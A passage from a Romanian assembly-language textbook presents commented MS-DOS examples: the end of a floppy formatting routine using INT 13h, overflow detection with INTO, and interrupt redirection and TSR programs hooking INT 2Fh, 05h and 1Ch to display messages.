scriereDirRadacina:
        mov dl,0            ;discheta
        mov ch,0            ;C
        mov dh,1            ;H
        mov cl,2            ;S
        mov al,14           ;numărul de sectoare care se scriu pe dischetă
        lea bx,DirRadacina
        mov ah,03h          ;se scrie directorul rădăcină pe dischetă prin apelul întreruperii
        int 13h             ;13h, funcția 03h
        cmp ah,00h          ;verificăm codul de retur al operației
        je scriere3Sectoare ;dacă scrierea directorului rădăcină s-a efectuat cu succes,
                            ;urmează să fie scrise 3 sectoare rămase libere pe primul cilindru
        jmp tratareEroare   ;altfel, s-a produs o eroare

scriere3Sectoare:
;se scrie pe disc sector cu sector, pentru contor luând valorile 16, 17, respectiv 18
mov contor, 16
scrieSector:
        mov dl,0            ;discheta
        mov ch,0            ;C
        mov dh,1            ;H
        mov cl,contor       ;S=contor (numărul de ordine al sectorului scris pe pista curentă)
        mov al,1            ;numărul de sectoare care se scriu pe dischetă
        lea bx,SectorLiber  ;se încarcă în DX deplasamentul buffer-ului SectorLiber pentru a
        mov ah,03h          ;scrie câte un sector liber al zonei de date
        int 13h
        cmp ah,00h          ;verificăm codul de retur al operației
```

```
        je cresteContor1      ;dacă scrierea unui sector s-a efectuat cu succes, se va incrementa
                              ;contor
        jmp tratareEroare     ;altfel, s-a produs o eroare

        cresteContor1:
        inc contor
        cmp contor,18         ;verificăm dacă s-au scris cele trei sectoare
jbe scrieSector               ;contor încă nu indică încheierea operaţiei de scriere a celor trei
                              ;sectoare => salt la eticheta scrieSector pentru scrierea următorului
                              ;sector liber

mov contor,1                  ;începem "parcurgerea" cilindrilor rămaşi neiniţializaţi
scrieCilindru:

;pentru fiecare cilindru care trebuie completat cu sectoare libere,
;mai întâi scrie 18 sectoare libere pentru pista corespunzatoare H=0, ...

        mov dl,0              ;discheta
        mov ch,contor         ;C=contor
        mov dh,0              ;H=0 (prima pistă a cilindrului)
        mov cl,1              ;S
        mov al,18             ; numărul de sectoare care se scriu pe dischetă
        lea bx,PistaLibera
        mov ah,03h
        int 13h
        cmp ah,00h            ;verificăm codul de retur al operaţiei
        je scriePista2        ;dacă scrierea sectoarelor de pe prima pistă s-a efectuat cu succes,
                              ;se continuă cu scrierea pe cea de-a doua pistă
        jmp tratareEroare     ;altfel, s-a produs o eroare

;... apoi scrie 18 sectoare libere pentru pista corespunzatoare H=1
        scriePista2:
        mov dl,0              ;discheta
        mov ch,contor         ;C=contor
        mov dh,1              ;H=0 (a doua pistă a cilindrului)
        mov cl,1              ;S
        mov al,18             ;numărul de sectoare care se scriu pe dischetă
        lea bx,PistaLibera
        mov ah,03h
        int 13h
        cmp ah,00h            ;verificăm codul de retur al operaţiei
        je cresteContor2      ;dacă scrierea sectoarelor de pe întreg cilindrul s-a efectuat cu
                              ;succes, se va incrementa contor
```

```
        jmp tratareEroare   ;altfel, s-a produs o eroare

        cresteContor2:
        inc contor
        cmp contor,80       ;verificăm dacă s-a completat ultimul cilindru
jb scrieCilindru            ;dacă mai există cilindri care trebuie inițializați, se execută salt la
                            ;eticheta scrieCilindru

tipareste msgSfarsit        ;se tipărește un mesaj pentru indicarea sfârșitului operației de
                            ;formatare

;la terminarea unui program cu ajutorul funcției 4Ch a întreruperii 21h, valoarea conținută în
;registrul AL se consideră ca fiind codul de retur din program. Deși programul afișează mesaj
;corespunzător terminării cu succes sau cu eșec a operației de formatare, putem, opțional, să
;completăm înainte de terminarea programului valoarea din registrul AL cu un cod de retur prin
;care să transmitem apelantului starea operației. Vom considera următoarele coduri: 0 – pentru
;efectuarea formatării cu succes; 03h, 04h, 80h – ca echivalent al codului de eroare întors după
;efectuarea accesului la disc cu ajutorul întreruperii 13h, și alegem 0AAh – cod corespunzător
;oricărei alte erori apărute și care nu a fost tratată explicit în cadrul programului.

mov al, 0                   ;operația de formatare s-a încheiat cu succes

jmp sfarsit                 ;se execută un salt la sfârșitul programului, pentru a nu parcurge
                            ;codul de tratare al erorilor

tratareEroare:
;tratăm explicit cazurile de eroare: nu există dischetă în unitate, sectorul accesat nu este găsit și
;scrierea pe o dischetă protejată la scriere; pentru oricare altă eroare se afișează un simplu mesaj
;ce indică producerea unei erori în accesarea dischetei

        cmp ah,80h          ;codul de eroare 80h = "Drive not ready"
        jne cmp04
        tipareste msgNuEsteDischeta
        mov al, 80h         ;setăm valoarea din registrul AL cu codul erorii 80h apărută la
                            ;accesarea dischetei
        jmp sfarsit
cmp04:
        cmp ah,04h          ;codul de eroare 04h = "Sector not found"
        jne cmp03
        tipareste msgSectorInvalid
        mov al, 04h         ;setarea codului de retur din program cu codul erorii apărute
        jmp sfarsit
```

```
cmp03:
        cmp ah,03h          ;codul de eroare 03h = "Attempt to write on write-protected disk"
        jne altaEroare
        tipareste msgDiscProtejat
        mov al, 03h         ;setarea codului de retur din program corespunzător tentativei de a
                            ;scrie pe o dischetă protejată la scriere
        jmp sfarsit
altaEroare:
        tipareste msgAltaEroare
        mov al, 0AAH        ;a apărut o altă eroare în accesarea dischetei

sfarsit:                    ;terminarea programului, prin apelul funcţiei 4Ch a întreruperii 21h
        mov ah, 4Ch         ;în acest moment, registrul AL conţine codul de retur din program
        int 21h

code ends
end start
```

Exemplul 5.5. Să se calculeze suma a două valori reprezentate pe octeţi, semnalându-se eventuala apariţie a depăşirii la adunare prin afişarea unui mesaj corespunzător.

Soluţie: Regulile practice de evidenţiere ale depăşirilor în cazul operaţiilor de adunare şi scădere ale numerelor reprezentate în cod complementar pot fi formulate astfel:

> *A) Suma a două numere reprezentate în cod complementar provoacă depăşire dacă şi numai dacă sunt de acelaşi semn şi rezultatul sumei lor este de semn contrar* **(regula depăşirii la adunare).**

Din această regulă se poate deduce şi regula depăşirii la scăderea cu semn. Având în vedere faptul că o scădere a – b = c este echivalentă cu adunarea a = b + c, din regula *A* rezultă că:

> *B) Diferenţa a două numere reprezentate în cod complementar provoacă depăşire dacă şi numai dacă scăzătorul şi diferenţa sunt de acelaşi semn şi descăzutul este de semn contrar* **(regula depăşirii la scădere).**

Practic, putem identifica două tipuri de situaţii ce vor semnala depăşire la scăderea cu semn, în situaţia (ii) fiind necesar un "împrumut fictiv".

```
(i)                    (ii)
   1--------                0--------
   0--------                1--------
   --------                 --------
   0--------                1--------
```

Intuitiv, în cazul (i) depăşirea se justifică prin imposibilitatea obţinerii unui număr pozitiv ca rezultat al scăderii unui număr pozitiv dintr-unul negativ. În cazul (ii) depăşirea se justifică intuitiv dacă facem referire la adunarea echivalentă (a-b = c ⇔ a = b+c); aici diferenţa şi scăzătorul negative nu pot furniza descăzut pozitiv.

Semnalarea situaţiei de depăşire aritmetică la nivelul arhitecturii 80x86 se face prin setarea flag-urilor CF (depăşire fără semn) sau OF (depăşire cu semn). În acest exemplu interesează doar modalitatea de detectare a unei depăşiri în interpretarea cu semn prin setarea flag-ului OF în urma efectuării unei operaţii aritmetice şi acţiunea care are loc dacă se constată apariţia depăşirii.

Instrucţiunea **INTO** (care nu are operanzi) se comportă în două moduri, în funcţie de valoarea flagului OF:

- dacă OF = 1, atunci este echivalentă cu INT 4 (se apelează handlerul întreruperii de depăşire aritmetică);

- dacă OF = 0, atunci este echivalentă cu NOP (*No OPeration* - instrucţiunea inefectivă, nu a apărut depăşire).

De aceea, orice instrucţiune care ar putea provoca depăşire este indicat a se programa astfel:

```
add   ax,b
into                ;dacă se bănuieşte că operanzii adunării precedente ar putea conduce
                    ;la depăşire.
```

Se observă aşadar că putem folosi instrucţiunea INTO pentru a genera execuţia handlerului de tratare a întreruperii 04h atunci când apare o depăşire în urma efectuării unei operaţii aritmetice. Mai mult decât atât, avem posibilitatea de a scrie propriul nostru handler de tratare a acestei întreruperi (detalii despre instalarea propriilor rutine de tratare a întreruperilor sunt date în capitolul 6). Astfel, la execuţia instrucţiunii INTO, dacă OF=1, atunci se va executa propriul nostru handler.

Să presupunem că deja există în acest moment instalat propriul nostru handler de tratare a întreruperii 04h, care îl înlocuieşte pe cel vechi (implicit, rutina de tratare a întreruperii 04h nu face nimic). Rutina noastră de tratare a întreruperii 04h va afişa pe ecran mesajul *„A avut loc depăşire în urma execuţiei ultimei instrucţiuni aritmetice!"*

```
assume ds:data, cs:code

data segment
      a db 82
      b db 90
data ends
```

```
code segment

start:
        push data
        pop ds
        mov al, a
        add al, b
        into            ;dacă a fost depăşire la adunare, atunci va fi afişat pe ecran mesajul: „A
                        ;avut loc depăşire în urma execuţiei ultimei instrucţiuni aritmetice!" iar
                        ;apoi se va trece la următoarea instrucţiune din segmentul de cod; altfel,
                        ;nu va avea loc nici o acţiune, şi se va trece la următoarea instrucţiune din
                        ;segmentul de cod

;pentru datele pe care le avem declarate, vom avea adunarea la nivel de octet 82 + 90 = 172
;82 (= 52h = 01010010b) + 90 (= 5Ah = 01011010b) = 172 (= ACh = 10101100b)

;Vom obţine depăşire deoarece suntem în cazul în care operanzii au acelaşi semn dar rezultatul
;este de semn diferit (vezi regula depăşirii la adunare). Deoarece în urma semnalării depăşirii
;vom avea OF=1, instrucţiunea into va provoca emiterea INT 04h. Rutina de tratare a acestei
;întreruperi este în acest caz cea scrisă şi instalată de noi şi va provoca afişarea mesajului „A
;avut loc depăşire în urma execuţiei ultimei instrucţiuni aritmetice!"

        mov ax, 4C00h
        int 21h
code ends

end start
```

Probleme propuse :

1. Să se tipărească conţinutul regiştrilor şi suma primilor 4 biţi ai lor.
Sugestie: În rezolvarea acestei probleme se pot folosi funcţiile 02h (pentru tipărirea unui caracter), respectiv 09h (pentru tipărirea unui şir de caractere) ale întreruperii 21h.

2. Să se citească câte un caracter de la tastatură, fără ecou. Dacă este cifră, să se tipărească imediat pe ecran valoarea acesteia, dacă este caracterul '$', se termină programul; în orice altă situaţie se adaugă caracterul într-un buffer care se va tipări în final pe ecran.

3. Să se citească un caracter de la tastatură (A-Z). Dacă unitatea implicită este cea citită de la tastatura (de exemplu X), atunci să se selecteze ca şi unitate implicită unitatea A (unitatea de dischetă); în caz contrar, să se selecteze unitatea X. Orice situaţie de eroare va fi semnalată.

4. Să se afişeze data curentă şi ziua curentă din săptamână (în litere).

5. Să se afişeze ora sistem curentă sub forma hh:mm şi să se specifice cu sirul 'AM' sau 'PM' dacă este antemeridian sau postmeridian.

6. Să se afişeze spaţiul liber de pe o dischetă.
Sugestie: În rezolvarea acestei probleme se pot apela: funcţia 36h a întreruperii 21h pentru aflarea spaţiului liber de pe disc, funcţiile 02h, respectiv 09h a întreruperii 21h pentru afişarea pe ecran a numărului ce reprezintă dimensiunea spaţiului liber de pe disc.

7. Să se afişeze spaţiul ocupat pe o dischetă.

8. Să se şteargă un fişier al cărui nume va fi introdus de la tastatură. Orice situaţie de eroare va fi semnalată printr-un mesaj corespunzător.

9. Să se afişeze numele şi conţinutul directorului curent.

10. Să se afişeze atributele unui fişier al cărui nume va fi introdus de la tastatură.

11. Să se poziţioneze atributele unui fişier al cărui nume va fi introdus de la tastatură. Noile atribute vor fi determinate în urma unui dialog cu utilizatorul de la tastatură.

12. Să se citească de la tastatură două nume de fişiere. Să se copieze primul fişier în cel de-al doilea. Se va semnala orice situaţie de eroare.
13. Să se citească de la tastatură un nume de fişier şi un nume de director. Să se afişeze un mesaj corespunzător dacă fişierul există sau nu în directorul dat.

14. Să se citească de la tastatură două nume de directoare *dir1* şi *dir2*. Să se creeze directorul *dir1\dir2*.

15. Să se citească de la tastatură numele unui fişier. Să se verifice dacă dimensiunea fişierului este multiplu de 13, şi în caz negativ să se completeze fişierul cu un număr minim de octeţi 0 astfel încât dimensiunea fişierului să devină multiplu de 13.

16. Să se citească de la tastatură un nume de director. Să se şteargă acest director. Orice situaţie de eroare va fi semnalată printr-un mesaj corespunzător.

17. Să se citească de la tastatură un nume de fişier. Să se creeze un fişier cu numele dat şi să se scrie în acesta numele său. Orice situaţie de eroare va fi semnalată printr-un mesaj corespunzător.

18. Se citeşte de la tastatură un şir de caractere reprezentând cifre zecimale. Să se obţină în registrul *ax* numărul citit de la tastatură ca şir de caractere.

19. Se citeşte de la tastatură o bază de numeraţie (un număr cuprins între 2 şi 16), după care se citeşte un număr. Să se verifice dacă numărul este în baza respectivă, şi dacă da, să se transforme acest număr în baza 10.

20. Să se efectueze suma a două numere zecimale citite de la tastatură. Să se afişeze această sumă pe ecran.

CAPITOLUL 6

REDIRECTAREA ÎNTRERUPERILOR

În acest capitol vom aborda aspecte legate de redirectarea întreruperilor şi scrierea de programe de tipul *TSR – Terminate and Stay Resident*. Mecanismele de redirectare ale întreruperilor vor fi studiate prin prisma sistemului de operare MS-DOS întrucât ele au fost folosite cu preponderenţă în dezvoltarea de aplicaţii specifice acestui sistem de operare. Ele au fost şi sunt folosite pentru scrierea de programe, de nivel jos în general, ce îmbunătăţesc funcţionalităţile sistemului de operare. Scopul lor principal în utilizare este acela de îmbogăţi un sistem de operare popular acum câţiva ani (MS-DOS), dar care duce lipsă din păcate de multe facilităţi ale sistemelor de operare moderne. În esenţă, redirectarea întreruperilor permite rescrierea unor rutine ale sistemului de operare sau de gestiune a componentelor hardware ale calculatorului.

Sistemele 8086 posedă un număr de 256 de rutine predefinite numite întreruperi. Numele lor se asociază cu faptul că ele pot fi apelate în mod asincron cu execuţia sistemului de operare şi a programelor care rulează în cadrul acestuia. De exemplu întreruperea de gestiune a tastaturii poate fi apelată automat de către procesor în momentul în care utilizatorul interacţionează cu tastatura. Ea va întrerupe programul în curs de execuţie, va citi tastele apăsate de utilizator şi va returna apoi controlul programului întrerupt (sau sistemului de operare). Fiecare întrerupere are asociată o rutină de tratare a întreruperii (RTI) care se execută la apariţia întreruperii respective. Nu sunt definite în general toate cele 256 întreruperi ale arhitecturii 8086.

Rutinele unor întreruperi software (DOS şi BIOS) pot trata în mod diferenţiat întreruperea generată în funcţie de valoarea specificată într-un registru. Spunem că întreruperea respectivă oferă mai multe servicii sau funcţii. Având un număr limitat de întreruperi şi un număr mare de rutine care trebuie implementate, sistemele şi aplicaţiile utilizator folosesc în general următoarea convenţie:

- La apelul întreruperii se depune în registrul AH numărul funcţiei care se apelează;
- În restul regiştrilor se depun parametrii necesari funcţiei care urmează să fie executată (*a se vedea documentaţia electronică specificată în anexe, NG, INTRLIST, etc*).
- Rutina de tratare va verifica la fiecare apel numărul funcţiei care trebuie apelată şi va transfera controlul rutinei în cauză.

Adresa unei rutine de întrerupere este formată din două componente:

- Adresa de segment pe 16 biţi;
- Offset (deplasament) pe 16 biţi.

Redirectarea unei întreruperi implică în general stocarea adresei noului handler în locaţiile de memorie la care sistemul de operare păstrează adresa vectorilor de întrerupere. Acest tabel cu

adresele vectorilor de întrerupere este memorat la adresa 0000h:0000h. Având în vedere că avem 256 de întreruperi şi fiecare adresă ocupă 4 octeţi (2 cuvinte) rezultă faptul că avem nevoie de 1024 octeţi pentru memorarea adreselor rutinelor de tratare. Acest tablou se întinde deci de la adresa 0000h:0000h => 0000h:0400h (exclusiv).

Exemplul 6.1. Să se redirecteze funcţia 00h a întreruperii 2Fh (Multiplex). Noul handler va afişa un mesaj care să specifice că a fost redirectată funcţia respectivă. Programul va apela noul handler, după care va restabili handlerul original al funcţiei.

Soluţie: Pentru redirectarea unei funcţii a unei întreruperi trebuie redirectată întreruperea şi salvată adresa handler-ului original. La fiecare apel noul handler va verifica dacă se apelează funcţia redirectată de noi, caz în care tratează apelul, sau va apela handlerul original în celelalte cazuri. Programul comentat este descris în continuare:

Ex61.asm

```
; acest program redirectează funcţia 00H a întreruperii 2Fh
; Se redirectează întreruperea de fapt dar handlerul gestionează
; doar funcţia 00h. Restul funcţiilor sunt transmise handlerului
; original.

assume cs:cseg, ds:cseg
cseg segment

oldInt  dd ?            ;adresa vechiului handler pentru întreruperea 2Fh
mesaj   db 'Functia 00h a intreruperii 2Fh a fost redirectata',10,13,'$'
                ;mesajul care se va afişa atunci când se apelează funcţia 00H a întreruperii 2Fh

handler proc far
   cli                  ;inhibă întreruperile
   cmp ah, 00h          ;testează daca funcţia apelata este funcţia 00h
   jne orig             ;dacă nu apelează handlerul original

   push ax              ;Funcţia apelata este funcţia 00h => salvează pe stivă conţinutul regiştrilor
   push bx              ;ce  vor fi eventual modificaţi
   push dx
   push ds

   push cs
   pop ds               ;pune în registrul DS adresa segmentului de cod; datele sunt stocate aici în
                        ;segmentul de cod [OldInt şi mesajul]
   mov ah, 09h          ;afişează mesaj folosind funcţia 09h a întreruperii 21h
   mov dx, offset mesaj
   int 21h
```

```
   pop ds              ;reface regiştrii modificaţi
   pop dx
   pop bx
   pop ax
   sti

   iret                ;întoarcere din handlerul întreruperii
orig:
   call dword ptr cs:[oldint]  ;apelează handlerul original printr-un apel FAR [seg]:[offset]
   sti
   retf                ;Return far. Nu folosim iret deoarece registrul de flag-uri a fost deja scos
                       ;de pe stivă de handler-ul original prin iret. iret ar fi incorect aici
                       ;deoarece ar mai realiza o operaţie pop pentru flag-uri de pe stivă, ori
                       ;acestea nu mai există pe stivă.
handler endp

start:
   mov ax, cseg
   mov ds, ax

   mov ax, 352Fh       ;obţine adresa handler-ului original al întreruperii. Adresa se obţine cu
                       ;ajutorul funcţiei 35h a întreruperii 21h care o depune în ES:BX.
   int 21h

;acelaşi lucru se obţine manipulând direct tabela vectorilor de întrerupere prin recuperarea
;segmentului şi offset-ului handlerului.
;       mov ax,0
;       mov ds,ax
;       mov word ptr [oldint], [4*2Fh]
;       mov word ptr [oldint+2], [4*2Fh+2]

   mov word ptr [oldint+2], es        ;salvează adresa handler-ului original
   mov word ptr [oldint], bx

   cli                 ;inactivează întreruperile pe perioada modificării adresei handlerului

;setează noua adresa a handlerului intr. 2Fh. Se foloseşte funcţia 25h a întreruperii 21h care
;primeşte ca argumente în AL numărul întreruperii de redirectat, în DS – adresa de segment a
;noului handler şi în DX – offset-ul noului handler. Se poate de asemenea scrie direct în tabela
;vectorilor de întrerupere de la 0000h:0000h.

   mov ax, 252Fh
   mov dx, offset handler      ;ds este setat deja pe cseg
   int 21h
```

```
    sti                 ;reactivează posibilitatea emiterii de întreruperi

    mov ah, 00h         ;apel întrerupere 2Fh cu funcţia 00h. Va fi apelat handler-ul nostru
    int 2Fh

    ;restaurează handlerul original al întreruperii 2Fh folosind funcţia 25h a întreruperii 21h
    mov ax, 252Fh
    mov dx, word ptr [oldInt]
    mov bx, word ptr [oldInt+2]
    mov ds, bx
    int 21h

    mov ax,4c00h
    int 21h
cseg ends
end start
```

Exemplul 6.2. Să se redirecteze la alegere o rutină de tratare a unei întreruperi. După 5 apeluri a rutinei instalate de utilizator, se va apela numai rutina originală de tratare a întreruperii respective.

Ne-am ales ca "victimă" pentru rezolvarea acestei probleme întreruperea 05h. Rutina acestei întreruperi se apelează în sistemul de operare DOS de fiecare dată când utilizatorul apasă tasta Print Screen. Rutina acestei întreruperi este responsabilă pentru trimiterea conţinutului ecranului la portul LPT al calculatorului, adică la imprimantă. Am ales această întrerupere datorită modului simplu de apel al rutinei sale de tratare (prin apăsarea unei anumite taste).

Deoarece dorim să păstrăm exemplul cât mai simplu şi codul sursă cât mai scurt, după cele 5 apeluri ale noii rutine de tratare a întreruperii 05h, vom apela vechea rutină, fără a dezinstala rutina instalată de exemplul nostru. Vechea rutină poate fi apelată din noua rutină dacă adresa acesteia a fost salvată în prealabil.

Textul sursă al problemei rezolvate are 3 părţi esenţiale:

- o zonă de date folosită pentru a salva adresa vechii rutine, precum şi pentru diferite mesaje afişate utilizatorului;
- zona de cod a noii rutine. Această zonă de cod nu se execută decât la apariţia semnalului de întrerupere 05h (adică la apăsarea tastei Print Screen). Această zonă de cod, împreună cu zona de date de mai sus vor fi lăsate rezidente în memorie;
- zona de cod care realizează instalarea rutinei precum şi verificarea ca nu cumva noua rutină să fie deja instalată (acest cod îl va executa de fapt programul la rulare).

Fişierul sursă print.asm este:

```
assume cs:code

code segment

  old_off dw ?          ;în aceste două cuvinte vom salva adresa de offset, şi respectiv
  old_seg dw ?          ;adresa de segment a vechii rutine de tratare a întreruperii 05h

  instalat db 'Rutina este deja instalata.$'
                ;mesaj pentru utilizator dacă se încearcă instalarea de două ori a acestei rutine.
  mesaj db 'S-a apasat Print Screen'
                ;mesaj afişat de noua rutină la apăsarea tastei Print Screen
  l equ $ - offset mesaj
                ;constantă simbolică ce conţine lungimea şirului de mai sus
  n db 5        ;n - după câte apariţii ale noului handler se va apela handlerul original

;Codul noii rutine de tratare a întreruperii 05h. Acest cod va fi executat la apăsarea tastei
;Print Screen.

handler:

  cmp n, 0
  je apel_original
  ;n va fi decrementat la fiecare execuţie a noii rutine. Dacă este 0 atunci sărim la sfârşitul codului
  ;noii rutine unde vom apela rutina originală

  ;Pentru a nu modifica contextul utilizator (starea regiştrilor în momentul apariţiei semnalului de
  ;întrerupere), vom salva pe stivă toţi regiştrii modificaţi în această rutină. Ei vor fi restauraţi la
  ;sfârşitul rutinei
  push ax
  push bx
  push cx
  push dx
  push bp
  push es

  ;Evităm folosirea în cadrul unei RTI de funcţii DOS. Nu vom tipări mesajul folosind funcţia DOS
  ;09h, ci folosind funcţii de la întreruperea 10h (întreruperea de servicii video).

  ;Funcţia 0fh a întreruperii 10h returnează în registrul BH modul video actual. Avem nevoie de
  ;acest mod la apelul funcţiei 13h a întreruperii 10h (vezi mai jos), funcţie cu care vom realiza
  ;tipărirea efectivă a mesajului.
```

```
  mov ah, 0fh
  int 10h
```

;Urmează afişarea mesajului folosind funcţia 13h a întreruperi 10h

```
  mov ax, 1300h
```

;În registrul AH specificăm codul funcţiei iar în registrul AL modul de folosire a cursorului. 0 în ;registrul AL nu modifică poziţia cursorului (în cazul în care cursorul se găseşte în partea de jos a ;ecranului, de obicei la dreapta liniei de comandă, poziţia acestuia va rămâne nemodificată chiar ;dacă mesajul afişat de noi apare în partea de sus a ecranului).

```
  mov bl, 0fh              ;Culorile de afişare a textului
  mov cx, l
```

;În CX se specifică lungimea şirului afişat. Spre deosebire de funcţia DOS 09h, această funcţie nu ;cere ca şirul afişat să se termine cu caracterul '$'. Totuşi funcţia 13h a întreruperii 10h trebuie să ;determine cumva unde în memorie se termină şirul de afişat. Acest lucru se determină dându-se ;adresa FAR a şirului în regiştrii ES:BP (vezi mai jos) şi lungimea lui în registrul CX.

```
  mov dh, n
  mov dl, 20h
```

;În regiştrii DH şi DL setăm linia şi coloana unde dorim să afişăm mesajul. Se observă că vom afişa ;mesajul de fiecare dată pe altă linie (n va fi decrementat la fiecare apel).

```
  mov bp, offset mesaj
  push cs
  pop es      ;În regiştrii ES:BP specificăm adresa FAR a şirului pe care dorim să-l afişăm
  int 10h
```

;Apelăm funcţia 13h a întreruperii 10h pentru realizarea efectivă a afişării

```
  dec cs:n    ;Decrementăm valoarea lui n. n este variabilă declarată în segmentul de cod, şi nu
              ;în segmentul de date.
  pop es      ;restaurăm regiştrii
  pop bp
  pop dx
  pop cx
  pop bx
  pop ax
  iret        ;terminăm rutina cu revenire în contextul utilizator în care s-a apăsat Print
              ;Screen, fară a apela rutina originală de tratare a întreruperii 05h
  apel_original:     ;n este 0, apelăm rutina originală
      jmp dword ptr old_off      ;apelăm vechea rutină, care după execuţie va reda controlul
                                 ;contextului utilizator în care s-a generat semnalul de
                                 ;întrerupere
```

;de aici începe execuţia programului (a se vedea eticheta end instalare de la sfârşit)

```
instalare:
  mov ax, 3505h
  int 21h
```
;Determinăm cu ajutorul funcţiei DOS 35h (specificată în registrul AH), adresa rutinei de tratare a ;întreruperii 05h (specificată în registrul AL). Adresa FAR a acestei rutine ne este dată de această ;funcţie în regiştrii ES:BX.

```
  mov di, bx
```
;avem în ES:DI adresa rutinei actuale de tratare a întreruperii 05h (preluată din tabela vectorilor ;de întrerupere prin acţiunea funcţiei DOS 35h).

```
  push cs
  pop ds
  mov si, offset handler          ;avem în DS:SI adresa rutinei pe care dorim să o instalăm

  mov cx, offset instalare - offset handler
```
;Pentru a verifica dacă rutina pe care dorim să o instalăm este sau nu instalată, comparăm codul din ;memorie de la adresa ES:BX = ES:DI (adresa actualei rutine) cu codul din memorie de la adresa ;CS:offset handler = DS:SI (adresa rutinei pe care dorim să o instalăm). Cele două coduri vor fi ;comparate pe o lungime de offset instalare - offset handler octeţi (numărul de octeţi generaţi ;pentru codul maşină a handlerului pe care dorim să îl instalăm). Comparaţia se face folosind ;instrucţiunea pe şiruri cmpsb (de aceea am încărcat adresele celor două handlere pe care dorim să ;le comparăm în regiştrii DS:SI şi ES:DI).

```
  rep cmpsb
  jne neinstalat
```
;În caz de egalitate, codul celor două handlere este acelaşi. Rutina este deja instalată.

```
  mov ah, 09h                     ;Programul este instalat - afişăm mesajul folosind funcţia DOS 09h
  push cs
  pop ds
  mov dx, offset instalat
  int 21h

  mov ax, 4c01h                   ;terminăm programul cu cod de eroare 1 specificat în registrul AL
  int 21h

neinstalat:
```
;altfel, dacă rutina nu este instalată

```
  mov ax, 3505h
  int 21h
```
;obţinem din nou adresa actualului handler (cel original) pentru a-l salva

```
mov old_off, bx
mov old_seg, es          ;Salvăm adresa de segment şi offset a vechiului handler

mov ax, 2505h
mov dx, offset handler
mov bx, cs
mov ds, bx
int 21h
```

;Redirectăm întreruperea 05h folosind funcţia DOS 25h. Acestă funcţie aşteaptă la intrare în ;regiştrii DS:DX adresa FAR a noului handler

```
mov dx, offset instalare + 100h + 15        ;Nr. de octeţi păstraţi în memorie
shr dx, 4                ;În registrul DX sunt numărul de paragrafe păstrate în memorie
mov ax, 3100h
int 21h
```

;Terminăm programul cu ajutorul funcţiei DOS 31h cu cod de eroare 0 (specificat în registrul AL). ;În registrul DX, la apelul acestei funcţii trebuie specificat numărul de paragrafe (1 paragraf = 16 ;octeţi) de memorie aparţinând procesului curent care trebuie lăsate rezidente în memorie. Zona de ;memorie ocupată de aceste paragrafe începe la începutul PSP-ului, PSP ce precede segmentul de ;cod al programului curent. Trebuie lăsat rezident PSP-ul (care are dimensiunea 100h = 256 octeţi), ;zona de date şi codul noului handler. Zona de date şi codul noului handler măsoară împreună ;offset instalare octeţi. La numărul de octeţi 100h + offset instalare am adunat 15 pentru ca în ;urmă împărţirii la 16 (pentru a avea dimensiunea în paragrafe şi nu în octeţi) rotunjirea să se facă în ;sus (avem nevoie de ultimul paragraf chiar dacă din el ne interesează un singur octet). Împărţirea la ;16 = 2^4 am efectuat-o prin deplasare (*shift*-are) cu 4 poziţii înspre dreapta.

;**Observaţie:** Deoarece în cazul fişierelor .com, PSP-ul acestora face parte integrantă din segmentul ;de cod, la numărul total de octeţi ce trebuie lăsaţi rezidenţi nu mai trebuie să adunăm 100h ;(offsetul unei eventuale etichete ce încheie handlerul – offset instalare în cazul nostru – include ;deja cei 100h octeţi care preced zona de date şi codul noii rutine).

```
code ends
end instalare
```

Observaţie: rularea acestui exemplu trebuie făcută sub sistemul de operare DOS, sau în *MS-DOS mode* pentru sistemele de operare Windows 9x.

Exemplul 6.3. Să se scrie un program în limbaj de asamblare care afişează pe ecran un text sub forma unui *banner* rotitor.

Pentru rezolvarea acestei probleme, vom redirecta rutina de tratare a întreruperii 1ch (întreruperea soft de ceas). Rutina acestei întreruperi este executată de aproximativ 18.2 ori pe secundă (o dată la 55 de milisecunde). Textul dorit de noi va fi afişat de această rutină la fiecare

execuţie a sa. Dacă textul dorit a se afişa este "Casablanca", la o a doua execuţie a rutinei se va afişa textul "asablancaC", la o a treia "sablancaCa", ş.a.m.d. Vizual, senzaţia va fi cea a unui text care "se roteşte".

Programul următor îl vom compila sub forma unui fişier .exe, deşi are un singur segment (cel de cod). El are trei părţi importante:

- o zonă de date la începutul segmentului de cod. În această zonă de date se salvează adresa rutinei originale de tratare a întreruperii 1ch. Tot aici sunt declarate diverse şiruri de caractere care vor "cosmetiza" programul;
- noua rutină de tratare a întreruperii 1ch (îl vom numi pe parcursul exemplului şi noul *handler*). Această zonă de cod nu este executată direct la execuţia programului, ea este lăsată rezidentă în memorie, urmând a fi executată la generarea semnalului de întrerupere 1ch (o dată la 55 de milisecunde - adică mai tot timpul ☺).
- o zonă de cod care instalează sau dezintalează noua rutină de tratare a întreruperii 1ch.

Rezolvarea problemei oferă o funcţionalitate complexă şi tratează diferite cazuri de excepţie:

- nu instalează actuala rutină (*handler*) dacă aceasta este deja instalată;
- prin specificarea în linia de comandă a parametrului '/u' are loc dezinstalarea rutinei;
- nu încearcă să dezinstaleaze rutina dacă aceatsa nu a fost lăsată rezidentă.

Pentru o mai bună înţelegere a exemplului, redăm în pseudocod corpul principal al rezolvării acestei probleme:

```
Dacă linia de comandă conţine parametrul /u (uninstall)
atunci
 { // se încearcă dezinstalarea rutinei
   Dacă este instalată
     atunci
        Dezinstalează rutina
     altfel
       Afişează eroare
 }
altfel
 { // se încearcă instalarea noii rutine
   Dacă e deja instalată
     atunci
        Afişează eroare
     altfel
        Instalează noua rutină
 }
```

Fişierul sursă red.asm:

```
assume cs:code

code segment

  psp_handler_nou dw ?
;La instalarea noii rutine, odată cu segmentul de cod ce conţine noua rutină, este lăsat rezident şi
;PSP-ul programului din care face parte acest segment. Acest cuvânt conţine adresa PSP-ului ce
;precede segmentul din care face parte noul handler. Vom salva adresa PSP-ului aici, pentru a-l
;localiza mai uşor, deoarece la dezinstalarea handlerului avem nevoia de adresa acestui PSP.
;ATENŢIE! – la dezinstalarea handlerului trebuie dealocat PSP-ul existent la instalare şi nu cel ce
;precede programul care execută dezinstalarea handlerului (la fiecare execuţie, sistemul de operare
;creează un PSP nou pentru fiecare program executat; acest program va fi rulat de cel puţin două
;ori, o dată pentru instalarea noii rutine şi o dată pentru dezinstalarea ei).

  old_off dw ?        ;în aceste două cuvinte vom salva adresa de offset şi respectiv adresa
  old_seg dw ?        ;de segment a vechii rutine de tratare a întreruperii 1ch


  mesaj db 'Intreruperea de ceas a fost redirectata !'
                                        ;mesajul "rotitor" pe care îl vom afişa
